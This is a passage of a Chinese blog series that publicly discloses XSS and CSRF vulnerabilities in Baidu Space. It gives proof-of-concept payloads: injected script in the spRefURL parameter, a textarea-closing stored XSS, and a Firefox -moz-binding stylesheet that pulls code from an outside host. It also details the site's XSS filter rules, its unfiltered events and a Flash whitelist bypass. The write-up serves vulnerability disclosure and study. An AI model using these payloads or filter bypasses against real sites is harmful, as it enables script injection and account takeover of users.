    <td align="right">发送至: </td>
    <td><input type=hidden name=sn value="<iframe
src=http://groups.google.com/group/ph4nt0m width=500 height=300/>"> <iframe
src=http://groups.google.com/group/ph4nt0m width=500
height=300/></td>
  </tr>
```

百度的问题还有很多很多，今天只是举例来讲一个子系统。

这个系列写到这里，也没什么更大的动力再写下去了，我不喜欢做重复的劳动，所以明天将是最后一天，让我们结束这一切。而我也将有精力来阐述一些其他方面的问题和观点。

Day 07: 最后的献礼

今天的第一个漏洞还是出在 **spRefURL** 上

XSS 13: 百度空间创建文章错误返回 XSS 漏洞

在写博客的地方，如果提交时篡改 **spRefURL** 为恶意脚本，此时若提交失败，则返回页面中会包含我们的恶意脚本。

在创建文章时提交参数如下：


```
ct=1&cm=2&spBlogID=1f9a3aacaff38d0c4b36d6f5&spBlogCatName_o=%C4%AC%C8%CF%B7%D6%C0%E0&edithid=
&spRefURL=http%3A%2F%2Fhi.baidu.com%2Ftestuser%2Fmodify%2Fblog%2F1f9a3aacaff38d0c4b36d6f5')"><script>alert(/XSS/);</script><"('
&spBlogTitle=xxxxxxxx&spBlogText=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx&spBlogCatName=%C4%AC%C8%CF%B7%D6%C0%E0nonexist
&spIsCmtAllow=1&spBlogPower=0&spVcode=&spVerifyKey=&tj=+%B1%A3%B4%E6%D0%DE%B8%C4+
```

注意其中的 **spRefURL** 参数，我们在这里注入恶意脚本

而输入一个错误的

spBlogCatName

构造一个不存在的类名，以造成错误返回页面。



返回页面的代码如下：

```
<!--STATUS OK-->
<html><head><meta http-equiv=content-type content="text/html; charset=gb2312">
```

```
<link rel="stylesheet" type="text/css" href="/space.css">
```

.....

指定的分类名不存在，请重试


```
<a href="####"
```

```
onClicK="javascript:erReturn('http://hi.baidu.com/testuser/modify/blog/1f9a3aacaff38d0c4b36d6f5')"><script>alert(/XSS/);</script><"(");return false;">返回!</a>
```

```
<script language="javascript">
```

```
errdetails="指定的分类名不存在，请重试。";
```

```
setTop();
```

```
</script>
```

.....

```
<!-- 2.文章修改 -->
```

```
<script language="javascript">
```

```
<!--
```

```
writestr("文章修改失败!");
```

```
//-->
```

```
</script>
```

```
</div>
```

```
</body>
```

```
</html>
```

在具体利用时候，可以参考我在 **Day 02** 中举例的构造表单提交的方法，来触发这个 XSS。

在一定的時候，將 CSRF 變成“XSRF”，威力会更加巨大。

希望我说的大家能明白，这里为了偷懒就不做演示了，你只需知道能直接从 CSRF 触发 XSS 就行了

接下来讲讲自定义模板的问题

XSS 14: 百度空间保存自定义模板 XSS 漏洞

百度空间自定义模板是可以自己写 CSS 的。

自定义模板的界面是一个 textarea，但是这个 textarea 标签是可以闭合的。（后来我发现 monyer 在 blog 上也指出过类似的问题。）

如果在保存模板处写入：

</textarea><script>alert(/XSS/);</script>

那么实际上<textarea>就被闭合了，其后就能写入任意脚本。



实际上这属于一个 **Stored XSS**，但是写入的是编辑模板的页面，没办法跨页面。

由于 css 的编号是可以直接从页面的代码里读出来的，所以编辑模板处是存在 **CSRF** 漏洞的。按照我在 **Day 02** 里提出的构造表单提交的办法，就可以直接把这个 XSS 写入到编辑模板页面。

以后空间的主人去编辑模板的时候，就会被 XSS。

这也是一个从 CSRF 的危害扩大到 XSS 的例子。

所以请注意这是个危害非常大的漏洞。

XSS 15: 百度空间自定义模板 XSS 漏洞(Firefox)

又是一个只针对 Firefox 的漏洞。

自定义模板是用<link>标签插入到首页去的。

在自定义模板中，构造特定的样式能够导致在 Firefox 下的 XSS 构造如下：

BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}

保存模板后，在 firefox 里访问首页，将造成跨站。



xml

文件代码如下:

```
<bindings>
  <binding id="xss">
    <implementation>
      <constructor>alert('XSS')</constructor>
    </implementation>
  </binding>
</bindings>
```

不过最近 Firefox 更新了(2.0.0.16), 修补了这个 XSS 漏洞, 所以这个漏洞以后就没用了。

可以参考 80sec 的[为跨站师带来一个不好的消息](#)

Day 07: 终章，谢幕

连续发了这么多天漏洞，到后来有点倦怠了，跨站跨到手软，码字码到吐血。

然而我觉得这一切是有意义的，对我自己来说是个总结归纳的过程，对大家来说是个饭后不错的谈资，对百度来说有人免费帮他们做 QA 测试，所以我看这种活动以后还是要经常开展，比如 the Month of Baidu Bugs 之类，不过码字好累，最好有人与我勾结勾结，一起狼狈为奸一下。

这次发布了许多漏洞，跨站方面找了 15 个比较典型的问题，如果真要发，连续发一个月也不是什么难事，不过实在是没精力了。

Baidu 空间在发文章处的 XSS Filter 做的还是非常好的，非常难以绕过。我测试这么多天下来，始终没能正面突破。

简单总结规则如下：

富文本 XSS Filter 过滤规则：

1. 如果超出首页显示摘要的长度，则会 `htmlencode`
2. 过滤 `<script>` `<style>` `<form>` 等危险标签
3. 检查 `/* */` 的匹配，第一个 `/*` 找到对应的 `*/` 后，比较两边字符是否为 `javascript` 或 `expression` 等敏感词，并迭代检查过滤
4. 匹配尖括号 `<>`，如果是 `<<<...>>>` 这种，则只有最里面的尖括号有效，其外面的全部 `htmlencode`
5. 过滤事件比如 `onclick` 等
6. 对标签的属性进行安全性检查，比如 `src`、`href`、`dynsrc` 等支持伪协议的一些
7. `javascript`、`expression` 等会被替换为一个空格，`\` 也会替换为一个空格
8. 服务器端识别宽字符，如果是 `%c1` 加一个特殊字符（比如 `*` 或者 `/`），则整个宽字符会被替换为一个空格，如果是 `%c1` 加一个字母，则会显示出来。

这种分析是基于语法的，就是会去分析标签、事件，连 `style` 标签都分析清楚了，难能可贵。

baidu 只针对四个事件没有做过过滤

`onbeforeupdate`, `ondataavailable`, `onrowsdelete`, `onrowsinserted`

其中后三个只能用于 `<xml>`, `<object>`, `<applet>` 这三个标签，而百度空间本身就过滤了这些标签，所以也等于是过滤了这些事件。

而对于 `onbeforeupdate`，是与 IE 的 `data binding` 有关的，我一直没有找到在类似 `` 标签中利用的例子。

实际上，要从富文本处跨站还是有办法的，就是利用插入 `flash` 的方法。

百度的视频插入对源地址做了限制，只能从个别指定网站上插入视频

但是经过测试，发现百度仅仅是简单的对主域名做了判断

就是说插入这种 **flash** 是合法的

```
<EMBED SRC="http://www.tudou.com/fvck.swf" AllowScriptAccess="always" type="application/x-shockwave-flash"></EMBED>
```

完全没有对后面的二级目录做判断，这也是从以后的可扩展性上来考虑的，估计也没有人来维护这个列表，所以不好做判断。

这就导致了我們只需在他支持的网站中，上传一个 **swf** 文件，就能成功在 **baidu** 实施跨站了。

但难点是目前这些视频网站都是人工审核的，所以需要找一个上传漏洞，或者找到上传后的地址。

昨天晚上抽了点时间简单看了两家视频网站，发现问题还是不少的，相信再深入进去，很容易就能猜解出上传目录。

所以插入视频、**flash** 处，可以算是百度 **XSS Filter** 的一个弱点

从漏洞分布上来看，核心模块的安全还是做的不错的，但是其他子系统基本上可以用“惨不忍睹”来形容，估计这部分代码是由外包的人员参与的，也没经过专门的安全测试。

根据小道消息说，百度没有专门的安全部门，产品也没有经过专门安全测试。我不知道这是不是真的，闲当八卦。

江湖传说，百度还是有 **Stored XSS** 的 **0day**（发文那里），不过我这次没找出来，也许哪天机缘到了，自然就发现了。

挖漏洞这事情和修真差不多，一看机缘，二看心智，最后才是看资质根骨。所以修真修的好的人，估计挖漏洞也会很厉害，比如 **SST** 的 **dm** 巨牛，修真就比较厉害。

这些漏洞归类起来，都是比较常见的漏洞，可惜这次没能发现什么注射。程序员现在对注射的防范比较好，因为意识上去了，而且从理论上来说，注射是可以杜绝掉的。

我不知道百度是否会存在注射，即便是有，可能也会很隐蔽，需要绕几个流程才能到的那种，或者是要有付费帐户一类。但根据我发现的漏洞，窥一斑而知全豹，我怀着恶意的心灵揣测，应该是存在注射的，我们需要时间和耐心去把它挖出来，可惜这两者我都欠奉，所以就把机会留给后来者吧！

还有一些设计上的漏洞，由于对 **baidu** 的业务架构还不是太熟悉，所以暂时也还没有找到。

但是仅从代码层面上来说，这次 **WoBB** 活动，还是比较圆满的。这些漏洞和威胁都是真实存在的，但是却往往被忽视。也许哪一天，百度就爆发 **XSS WORM** 了。